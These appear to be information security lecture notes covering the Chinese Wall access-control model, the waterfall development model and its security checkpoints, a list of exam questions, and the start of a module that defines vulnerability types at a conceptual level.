


- The Chinese Wall security policy was identified by Brewer and Nash. It is a real commercial policy which can be formally modelled. **Its basic idea is to keep company information confidential and prevent it from unauthorized access of consulting services.**


### Chinese wall Model Policy

#### Organization


- Organize entities into “conflict of interest” classes
- Control subject accesses to each class
- Control writing to all classes to ensure information is not passed along in violation of rules
- Allow sanitized data to be viewed by everyone
- All corporate information is stored in hierarchically arranged filling system. It consist of three levels :
  - At the lowest level , individual items of information (objects) is considered, each concerning a single corporation .
  - At the intermediate level , all objects which concern the same corporation are grouped into a **company dataset** .
  - At the highest level , all company datasets whose corporations are in competition are grouped together. Each group is referred as a **conflict of interest class** .




- Associated with each object is the name of the company dataset to which it belongs and the name of the conflict of interest class to which that company dataset belongs .
- If the system maintained information on Bank-A , Oil Company-A and Oil Company-B :
  - All objects would belong to one of three company dataset (“bank-A” “oil company-A” or “oil company-B” ) ,
  - There would be two conflict of interest classes , one for banks ( containing Bank-A’s dataset ) and one for petroleum companies ( containing Oil company-A’s and Oil company-B’s) dataset .



- The basis of the Chinese Wall policy is that people are only allowed access to information which is not held to conflict with any other information that they already possess.
- Thus, in consideration of the Bank-A , Oil Company-A and Oil Company-B datasets, a new user may freely choose to access whatever datasets he likes ; as far as the computer is concerned a new user does not possess any information and therefore no conflict can exist .
- Suppose the user accesses the Oil Company-A dataset first. The user now possess information concerning the oil company-A dataset.
- Later, he requests access to the Bank-A dataset
- This is quite permissible since the Bank-A and Oil company-A datasets belong to different conflict of interest classes and therefore no conflict exists.



- However, if he requests access to the oil company-B dataset the request must be denied since a conflict does exist between the requested dataset (Oil Company-B) and one already possessed (Oil Company-A) .



**The Chinese Wall Model** (Brewer and Nash)

- Hybrid model: addresses integrity and confidentiality
- Addresses **Conflict of Interest (CoI)**
- Model conflict of interest
  - **Subjects:** active entities interested in accessing protected objects
  - **Information**

- ❖ **Objects**: items of information related to a company
- ❖ **Company dataset (CD)**: contains objects related to a single company
  - Written  $CD(O)$
- ❖ **Conflict of interest class (COI)**: contains datasets of companies in competition
  - Written  $COI(O)$
  - Assume: each object belongs to exactly one  $COI$  class
- **access rules**: rules for reading/writing data
- Not a true multilevel secure model
  - the history of a subject's access determines access control
- Subjects are only allowed access to info that is not held to conflict with any other info they **already possess**
- Once a subject accesses info from one dataset, a **wall** is set up to protect info in other datasets in the same CI
- **Simple sec rule (read)**:  $S$  can **read**  $O$  if  $O$  is in the same DS as an object already accessed by  $S$  OR  $O$  belongs to a **CoI** from which  $S$  has not yet accessed any info
- **\*-property (write)**:  $S$  can **write**  $O$  only if  $S$  can read  $O$  and all objects that  $S$  can read are in the same DS as  $O$ .

### CW-Simple Security Condition

- Let  $PR(S)$  be set of objects that  $S$  has already read
- $s$  can read  $o$  iff either condition holds:
  1. There is an  $o'$  such that  $s$  has accessed  $o'$  and  $CD(o') = CD(o)$ 
    - Meaning  $s$  has read something in  $o'$ 's dataset
  2. For all  $o' \in O, o' \in PR(s) \Rightarrow COI(o') \neq COI(o)$ 
    - Meaning  $s$  has not read any objects in  $o'$ 's conflict of interest class
- Ignores sanitized data
- Initially,  $PR(s) = \emptyset$ , so initial read request granted
- CW-Simple Security Property
  - $s$  can read  $o$  iff any of the following holds
    - $\exists o' \in PR(s)$  such that  $CD(o') = CD(o)$

- $\forall o', o' \in PR(s) \Rightarrow COI(o') \neq COI(o)$ , or
- $o$  has been “sanitized”

( $o' \in PR(s)$  indicates  $o'$  has been previously read by  $s$ )

- Public information may belong to a CD
  - no conflicts of interest arise
  - Sensitive data sanitized

**Sanitization**


- Public information may belong to a CD
  - As is publicly available, no conflicts of interest arise
  - So, should not affect ability of analysts to read
  - Typically, all sensitive data removed from such information before it is released publicly (called *sanitization*)

**CW-\*-Property**


- $s$  can **write** to  $o$  iff both of the following hold:
  1. The CW-simple condition permits  $s$  to read  $o$
  2. For all *unsanitized* objects  $o'$ , if  $s$  can read  $o'$ , then  $CD(o) = CD(o')$
  3. All  $s$  can read are either within the same CD, or sanitized

**How Does Information Flow?**

- Information flows from  $o$  to  $o'$  if  $s$  reads  $o$  and writes  $o'$
- information in an unsanitized object can only flow inside that CD; information in sanitized objects can flow freely




## Water fall Model




- System Requirements: Identify, select and document functional, scheduling and financial requirements.
- Software Requirements: Identify, select and document the software features necessary to satisfy the system requirements.
- Analysis: Methodically work through the details of each requirement.
- Program Design: Use programming techniques to design software and hardware within the constraints and objectives set in the earlier stages.
- Coding: Implement the program as designed in the earlier stages.
- Testing: Test the software and record the results.
- Operations: Deliver, install and configure the completed software.

### Iterative Relationship between Successive Development Phases

- Each step progresses and the design is further detailed, there is an iteration with the preceding and succeeding steps but rarely with the more remote steps in the sequence.
- The virtue of all of this is that as the design proceeds the change process is scoped down to manageable limits.



Unfortunately, the design iterations are never confined to the successive steps




- The testing phase which occurs at the end of the development cycle is the first event for which timing, storage, input/output transfers, etc., are experienced as distinguished from analyzed.
- These phenomena are not precisely analyzable.
- Yet if these phenomena fail to satisfy the various external constraints, then invariably a major redesign is required.

Five additional features that must be added to this basic approach to eliminate most of the development risks.

- STEP 1: Program design comes first
- STEP 2: Document the design
- STEP 3: Do it twice
- STEP 4: Plan, control and monitor testing
- STEP 5: Involve the customer

**STEP 1: Program design comes first**


- A preliminary program design phase has been inserted between the Software Requirements Generation phase and the Analysis phase.



- The following steps are required:
  - 1) Begin the design process with program designers, not analysts or programmers.
  - 2) Design, define and allocate the data processing modes.
  - 3) Write an overview document that is understandable, informative and current.

## Step 2: Document the Design


- “How much documentation?”
- “Quite a lot”
- More than most programmers, analysts, or program designers are willing to do if left to their own devices.
- The first rule of managing software development is ruthless enforcement of documentation requirements.




## Step3: Do It Twice

- Create a pilot study
- If the computer program in question is being developed for the first time, arrange matters so that the version finally delivered to the customer for operational deployment is actually the second version insofar as critical design/operations areas are concerned.






**Step 4 : Plan, Control and Monitor Testing**



- 1) Many parts of the test process are best handled by test specialists who did not necessarily contribute to the original design.
- 2) Most errors are of an obvious nature that can be easily spotted by visual inspection.
- 3) Test every logic path in the computer program at least once with some kind of numerical check.
- 4) After the simple errors (which are in the majority, and which obscure the big mistakes) are removed, then it is time to turn over the software to the test area for checkout purposes.

**Step 5 : Involve the Customer**



**Advantages**

- It is easy to understand and use.
- It is easy to manage due to the rigidity of the model.
- The phases are processed and completed one at a time, and the phases do not overlap.
- It works well for smaller projects where requirements are very well understood.
- It requires a lot of paperwork as compared to other models.
- When new team member joins, referenced documents help them to understand the project.
- There output is generated after each stage, therefore it has high visibility.
  - The client and project manager get a feel that there is considerable progress.
  - Here it is important to note that in any project psychological factors also play an important role.

**Disadvantages**

- Once an application is in the testing stage, it is very difficult to go back and change something that was not well-thought out in the concept stage.
- No working software is produced until late during the life cycle.
- There are high amounts of risk and uncertainty.
- Not a good model for complex and object- oriented projects, or long and ongoing projects.
- Not suitable for the projects where requirements are at a moderate to high risk of changing.
- Takes lot of time to change and update the project documents.
- Going back a phase or two can be a costly affair.

### Building Security into Waterfall Stage

The control gates in the Waterfall model offer a perfect opportunity for security checkpoints to be added to each stage:

- The requirements phase must identify clear security requirements and controls to be utilized, along with **secure coding awareness training** for all project team members.
- The design phase performs **threat modeling, an attack surface analysis, and designs a secure architecture for the application**. Development frameworks and the framework's security features are documented and selected for implementation.
- During development, **secure coding methods** should be used, especially for components associated with **authorization, authentication, session handling, encoding, and access control**. This phase should also see the use of **Test Driven Development (TDD) for security testing** and static source code analysis. Identified vulnerabilities are sent to the product backlog / ticketing system.
- The verification phase should include **dynamic scanning, penetration testing, security integration and functional testing**. Identified vulnerabilities are sent to the product backlog / ticketing system.
- Finally, the maintenance phase should include **alert monitoring, patching, and security smoke testing to enhance security**. Identified vulnerabilities are sent to the product backlog / ticketing system.

### Secure Software Development in the Waterfall Model

- The 1st phase of Microsoft SDL is security training which emphasizes how important it is that programmers and other team members have acquired adequate security skills for their job.
- Security training empowers developers to have awareness for threats and vulnerabilities and to create secure applications. In Microsoft SDL, every phase of the waterfall model includes security related tasks, such as in the planning phase, requirements phase and design phase.
- **Risk analysis** is for example included in the design phase. most vulnerabilities emerge during coding. It is therefore crucial that the programmer follows strict and secure methods of secure programming.

### Model Questions:

1. What is security policy? Explain in detail.
2. What is security model? What are the different types of security models available?
3. What are the goals of Confidentiality policy?
4. Explain in detail about Bell-LaPadula Model with example?
5. What are the three properties of Bell-LaPadula Model? Explain
6. What are the goals of Integrity policy?
7. Explain Biba model with neat diagram.
8. Explain Strict integrity policy in Biba model.
9. What are the properties in Biba model? Explain
10. What is Ring policy in Biba model?
11. What are the drawbacks of Biba model?
12. Differentiate BLP and Biba model.
13. Explain Clark-Wilson model with neat diagram.
14. What are the rules available in Clark-Wilson model? Explain in detail.
15. Explain Chinese wall security model with neat diagram
16. What is IOI?
17. What are the properties in Chinese wall model? Explain.
18. What is Sanitization?
19. Explain in detail about Waterfall model with neat diagram.
20. Explain the five steps to develop the risks in waterfall model.
21. What are the advantages and disadvantages of waterfall model?
22. How to building the security into waterfall stages?

### CS472 - Principles of Information Security

#### Module III

Software vulnerabilities: Buffer and stack overflow, Cross site scripting (XSS) and vulnerabilities, SQL injection and vulnerabilities, Phishing.

#### Vulnerabilities

- A vulnerability is a **weakness** or lacuna in a policy, procedure, protocol, hardware or software within an organization that has the potential to cause it damage or loss.

#### Vulnerability Types

- **Human Vulnerabilities**
  - Induced by careless/unthinking human behaviour
  - Ex. clicking on a link in an e-mail message from a questionable source
  - Related to **phishing** and cross-site scripting attacks
- **Protocol Vulnerabilities**
  - Attacks on commonly used networking protocols such as TCP, IP, ARP, ICMP and DNS
  - Ex. Connection hijacking caused by ARP spoofing, etc.
  - **Denial of Service Attacks** (DoS) which exploit the 3-way TCP handshake
  - Pharming attacks exploit vulnerabilities in DNS
- **Software Vulnerabilities**
  - Caused by sloppy software
  - Software may perform as expected under normal conditions but when provided with a specific input, it turns malicious
  - Examples include **Buffer Overflow** vulnerability, **Cross-site Scripting** (XSS) vulnerability and **SQL Injection** vulnerability
- **Configuration Vulnerabilities**
  - relate to settings on system/application software, on files, etc.
